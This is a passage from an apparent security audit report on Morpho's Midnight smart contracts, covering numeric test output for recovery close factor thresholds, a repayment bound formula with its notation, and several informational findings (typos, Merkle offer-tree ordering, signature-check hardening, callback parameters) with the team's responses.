LLTV: 0.625	LIF: 1.103448275862068965	func: 2.013888888888888893
LLTV: 0.625	LIF: 1.230769230769230769	func: 2.708333333333333337
LLTV: 0.77	LIF: 1.061007957559681697	func: 4.207101449275362316
LLTV: 0.77	LIF: 1.129943502824858757	func: 5.925652173913043482
LLTV: 0.86	LIF: 1.036269430051813471	func: 7.903809523809523847
LLTV: 0.86	LIF: 1.075268817204301075	func: 11.425714285714285756
LLTV: 0.915	LIF: 1.021711366538952745	func: 14.047941176470588138
LLTV: 0.915	LIF: 1.044386422976501305	func: 20.614411764705882578
LLTV: 0.945	LIF: 1.01394169835234474	func: 22.594090909090909379
LLTV: 0.945	LIF: 1.028277634961439588	func: 33.418636363636363269
LLTV: 0.965	LIF: 1.008827238335435056	func: 36.440238095238095568
LLTV: 0.965	LIF: 1.017811704834605597	func: 54.177857142857142749
LLTV: 0.98	LIF: 1.005025125628140703	func: 65.006666666666664739
LLTV: 0.98	LIF: 1.0101010101010101	func: 97.020000000000000098
LLTV: 1	LIF: 1	func: 0
LLTV: 1	LIF: 1	func: 0

Testing [accumulated RCF threshold upperbound] for different LLTV and cursor values:

LLTV: 0.385	LIF: 1.181683899556868537	func: 2.541043360433604337
LLTV: 0.385	LIF: 1.444043321299638989	func: 3.119065040650406506
LLTV: 0.625	LIF: 1.103448275862068965	func: 5.236111111111111121
LLTV: 0.625	LIF: 1.230769230769230769	func: 7.041666666666666675
LLTV: 0.77	LIF: 1.061007957559681697	func: 9.670869565217391297
LLTV: 0.77	LIF: 1.129943502824858757	func: 13.621304347826086964
LLTV: 0.86	LIF: 1.036269430051813471	func: 17.094285714285714367
LLTV: 0.86	LIF: 1.075268817204301075	func: 24.711428571428571518
LLTV: 0.915	LIF: 1.021711366538952745	func: 29.400882352941176267
LLTV: 0.915	LIF: 1.044386422976501305	func: 43.143823529411765177
LLTV: 0.945	LIF: 1.01394169835234474	func: 46.503181818181818775
LLTV: 0.945	LIF: 1.028277634961439588	func: 68.782272727272726517
LLTV: 0.965	LIF: 1.008827238335435056	func: 74.202142857142857815
LLTV: 0.965	LIF: 1.017811704834605597	func: 110.320714285714285494
LLTV: 0.98	LIF: 1.005025125628140703	func: 131.339999999999996105
LLTV: 0.98	LIF: 1.010101010101010101	func: 196.020000000000000198
LLTV: 1	LIF: 1	func: 0
LLTV: 1	LIF: 1	func: 0

Testing [accumulated RCF threshold neg lowerbound] for different LLTV and cursor values:

LLTV: 0.385	LIF: 1.181683899556868537	func: 3.247398373983739839
LLTV: 0.385	LIF: 1.444043321299638989	func: 3.986097560975609759
LLTV: 0.625	LIF: 1.103448275862068965	func: 7.250000000000000014
LLTV: 0.625	LIF: 1.230769230769230769	func: 9.750000000000000012
LLTV: 0.77	LIF: 1.061007957559681697	func: 13.877971014492753613
LLTV: 0.77	LIF: 1.129943502824858757	func: 19.546956521739130446
LLTV: 0.86	LIF: 1.036269430051813471	func: 24.998095238095238214
LLTV: 0.86	LIF: 1.075268817204301075	func: 36.137142857142857274
LLTV: 0.915	LIF: 1.021711366538952745	func: 43.448823529411764405
LLTV: 0.915	LIF: 1.044386422976501305	func: 63.758235294117647755
LLTV: 0.945	LIF: 1.01394169835234474	func: 69.097272727272728154
LLTV: 0.945	LIF: 1.028277634961439588	func: 102.200909090909098786
LLTV: 0.965	LIF: 1.008827238335435056	func: 110.642380952380953383
LLTV: 0.965	LIF: 1.017811704834605597	func: 164.498571428571428243
LLTV: 0.98	LIF: 1.005025125628140703	func: 196.346666666666660844
LLTV: 0.98	LIF: 1.010101010101010101	func: 293.040000000000000296
LLTV: 1	LIF: 1	func: 0
LLTV: 1	LIF: 1	func: 0

there is a similiar calculation for when $a_j > 0$ (`seizedAssets`) that would give.

$$a_{repaid} < \underbrace{\left(\frac{D_{\mathcal{O},u}^{capped} - D_{\mathcal{O},u}^{max}}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{max}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}} \right)} - \left(\frac{(\epsilon_2 - \epsilon_{10})}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{max}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}} \right)} - (\epsilon_1 + \epsilon_7 - \epsilon_9) \right) \cdot \frac{\frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{max}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}} \right)} - \epsilon_8 \cdot \frac{\frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}}}{\left(1 - \frac{\text{lif}_{\mathcal{O},T_j}^{max}}{10^{18}} \cdot \frac{\text{lltv}_{\mathcal{O},T_j}}{10^{18}} \right)} - \frac{\text{lif}_{\mathcal{O},T_j}^{max}}{10^{18}} \right)}_{\text{the potential threshold}}$$

Notations:

parameter	description
$\mathcal{O}$	A specific obligation/market. Used for indexing. It could be the obligation <code>id</code> or the obligation as a whole depending on the context

u	A specific user/position owner
T	A collateral token in the obligation collateral set
T_j	The collateral token seized during liquidation
$c_{\mathcal{O},u}^T$	Amount of collateral token T posted by user u in obligation $\mathcal{O}$
$p_{\mathcal{O},T}$	Oracle price for collateral token T in obligation $\mathcal{O}$, scaled by <code>10 ** 36</code> in the formulas above
$D_{\mathcal{O},u}$	<code>position[id][u].debt</code>
$D_{\mathcal{O},u}^{max}$	Maximum healthy debt of position $(\mathcal{O}, u)$ under the obligation LLTVs
$D_{\mathcal{O},u}^{dis}(\text{lif})$	Discounted collateral value of position $(\mathcal{O}, u)$ under liquidation incentive factors <code>lif</code>
$D_{\mathcal{O},u}^{bad}$	<code>badDebt</code>
$D_{\mathcal{O},u}^{capped}$	Debt considered by the recovery close factor calculation, capped at $D_{\mathcal{O},u}^{dis}(\text{lif}_{\mathcal{O},T}^{max})$
$\text{lltv}_{\mathcal{O},T}$	Loan-to-value threshold for collateral token T in obligation $\mathcal{O}$
lif_T	Liquidation incentive factor for collateral token T
$\text{lif}_{\mathcal{O},T}^{max}$	Maximum liquidation incentive factor allowed for collateral token T in obligation $\mathcal{O}$
$\text{lif}_{\mathcal{O},-}^{max}$	Vector of maximum liquidation incentive factors across the collateral tokens in obligation $\mathcal{O}$
a_{repaid}	Amount of debt repaid by the liquidator
a_{repaid}^{max}	Maximum repayment amount allowed by the recovery close factor formula before threshold slack
a_j	Amount of seized collateral token T_j
$\tau_{\mathcal{O}}$	<code>rcfThreshold</code> for obligation $\mathcal{O}$
$\tau_{\mathcal{O},T_j}$	Token-specific upper-bound slack term for seized token T_j
ϵ	Fractional-rounding complement, defined as $1 - \left\{ c_{\mathcal{O},u}^{T_j} \cdot p_{\mathcal{O},T_j} / 10^{36} \right\}$
ϵ_3	Rounding-error term used in the less-strict recovery close factor derivation
$F(x, y)$	Branch function equal to x when $a_j > 0$ and y when $a_j = 0$
$[x]^+$	Positive part of x , equal to $\max(0, x)$

Morpho: In the end, we went for option 1, and proved that it guarantees what option 2 (adding 200) and option 3 (adding $(WAD + \text{lltv}).\text{mulDivUp}(WAD, WAD * WAD - \text{lif} * \text{lltv})$) are meant to guarantee: the RCF mechanism doesn't prevent putting the position back to health.

Here is a [PR 983](#) to add the rocq proof, note that the PR description also provides a more human-readable proof.

Spearbit: Fix verified.

5.3 Informational

5.3.1 Minor Issues - Midnight

Severity: Informational.

Context: [EventsLib.sol#L22](#), [Midnight.sol#L353](#), [Midnight.sol#L421](#), [ConsumableUnitsLib.sol#L16-L22](#), [TakeAmountsLib.sol#L28](#), [SetterRatifier.sol#L13-L15](#).

Description:

Types:

1. [Midnight.sol#L30](#): `multicollat` → `multi-collateral` .
2. [Midnight.sol#L320](#): `implicitely` → `implicitly` .

Misc:

3. `require` statement error strings have been replaced by custom errors. This feature has been introduced in for all compilation pipelines for `solc 0.8.27` . Some of the auxiliary files use the `pragma solidity ^0.8.0;` when this feature is used. It would be best to update the minor version for those files.
4. [EventsLib.sol#L22](#), [Midnight.sol#L421](#): `payer` is supplied for the newly introduced `buyerCallback` event parameter. Either the event parameter naming should be fixed or the correct parameter should be supplied to `EventsLib.Take(...)` .
5. [Midnight.sol#L358-L364](#): It is not possible to constrain both *assets* and *units* consumed simultaneously in one `take` flow:

$$\sum a \cdot p \leq A, \quad \sum a \leq B$$

6. [SetterRatifier.sol#L28](#): might be also useful to emit the authorised `msg.sender` .
7. [IEcrecoverRatifier.sol#L13](#), [IEcrecoverAuthorizer.sol#L19-L23](#): Unlike other type hash constants the value for `EIP712_DOMAIN_TYPEHASH` and `AUTHORIZATION_TYPEHASH` are not inlined (with the actual procedure used as a comment).
8. [SetterRatifier.sol#L13-L15](#): This comment does not apply to `SetterRatifier` since there are no `EIP-712` digest calculation and the requirement of the children of all nodes be sorted is not required.
9. [EcrecoverAuthorizer.sol#L32-L37](#), [EcrecoverRatifier.sol#L44-L45](#): `signer` checks are error emissions are not consistent between `EcrecoverAuthorizer` and `EcrecoverRatifier` .
10. [TakeAmountsLib.sol#L28](#), [Midnight.sol#L353](#): It could make sense to include the same check in `take(...)` to make sure the `buyerPrice` is not greater than `WAD` (instant loss for the buyer, when the buyer is the taker).
11. [ConsumableUnitsLib.sol#L16-L22](#): Check `offer.maxAssets > 0` like the logic in `take(...)` for consistency.
12. [Midnight.sol#L915-L925](#): The new changes introduce a less optimised loop compared to the previous iteration in `isHealthy(...)` . The new behaviour is to calculate the exact value of `maxDebt` and not short-circuit when there is positive `debt` . Side effect is more exposure to potential oracle price liveness issues. This side effect perhaps can be documented.
13. [Midnight.sol#L357-L361](#): previously reported but acknowledged finding where selling and buying accounting could potentially be aggregated into the same **(maker, group)** combo is still present here.

Morpho: Partially fixed and partially acknowledged.

Item	Comment
1	PR 890
2	PR 890
3	Acknowledge. We didn't do it on purpose. worse case the code doesn't compile. and it would be cumbersome to have the lowest compiling version everywhere
4	PR 890
5	Acknowledged
6	PR 890

7	PR 890
8	PR 890
9	PR 890
10	Acknowledged, intentional behavior
11	Acknowledged
12	Acknowledged, there is already documentation covering this behavior: Midnight.sol#L137-L139 , Midnight.sol#L34-L36
13	PR 923

Spearbit: Partially fixes verified.

5.3.2 The offer tree construction should be also highlighted in `EcrecoverRatifier.isRatified(...)`

Severity: Informational.

Context: [EcrecoverRatifier.sol#L16-L18](#), [EcrecoverRatifier.sol#L38](#), [EcrecoverRatifier.sol#L40](#).

Description:


```
function isRatified(...) ... {
//...
    require(HashLib.isLeaf(root, HashLib.hashOffer(offer), proof), InvalidProof());
//...
    bytes32 structHash = keccak256(abi.encode(HashLib.offerTreeTypeHash(height), root));
//...
}
```

In `EcrecoverRatifier.isRatified(...)` one checks:

- Inclusion of the `offer` hash in the complete Merkle tree `OfferTree` using commutative hashing.
- `structHash` assumes the encoded `OfferTree`'s value `root` is calculated based on the orders of the elements of the sub-arrays (flipping elements like in the commutative hash is not allowed). Below is the pseudo-code recursive derivation:

```
enc(T) = hash( enc(T[0]) | enc(T[1]) )
```

For these two computation of the `root` to match, the `OfferTree` Merkle tree would need to be constructed in such a way that for each parent node P with children C_0 and C_1 (corresponding to the left and right children) we have: $C_0 \leq C_1$.



There is already a NatSpec indicating this invariant:

```
/// @dev If the offers are well-sorted (such that for all nodes, hash(left) <= hash(right))  
↪ when given to the wallet,
```

i Note:

One could have avoided using `HashLib.hashOffer(offer)` aka commutative hashing and instead performing order-based hashing using the odd/even-ness of the index of the `current Hash` to decide where to concatenate the `proof[i]` on the left or right.

Recommendation: To better highlight this subtle but important invariant, it might be useful to also include related comments directly above:

- [EcrecoverRatifier.sol#L38](#): When checking for offer inclusion.
- [EcrecoverRatifier.sol#L40](#): When deriving the `structHash`.

Morpho: Fixed by [PR 875](#).

Spearbit: Fix verified.

5.3.3 `EcrecoverRatifier.isRatified(...)`'s check can be strengthened

Severity: Informational.

Context: [EcrecoverRatifier.sol#L34-L47](#).

Description/Recommendation:

1. Make sure `proof.length == height` .
2. Check for `sig.v` to be either `27` or `28` .
3. Check an upperbound `sig.s` to be not greater than `SECP256K1_HALF_ORDER` .

Footnote: Although these might not be necessary, it is just recommended to harden the endpoint. Not including the checks for **2.** and **3.** should not expose any issues (even though a given signature can be malleable) since at the end the authorisation of the `signer` is only required and not the actual signature parameters.

Morpho:

- For 1, see [PR 883](#).
- For 2, ecrecover returns zero for such inputs: [ecrecover.py#L49-L54](#).
- For 3, the "replay attack" makes no sense, thus we acknowledged.

Spearbit: Acknowledged.

5.3.4 Provide the caller to all callback hooks

Severity: Informational.

Context: [ICallbacks.sol#L8-L26](#).

Description/Recommendation: It would be useful for the integrators/hook authors to also receive the original `caller` / `msg.sender` to the Midnight endpoints that perform the callback hooks.

Apply an extra `caller` parameter to all the callback endpoints.

Morpho: Acknowledged.

Spearbit: Acknowledged.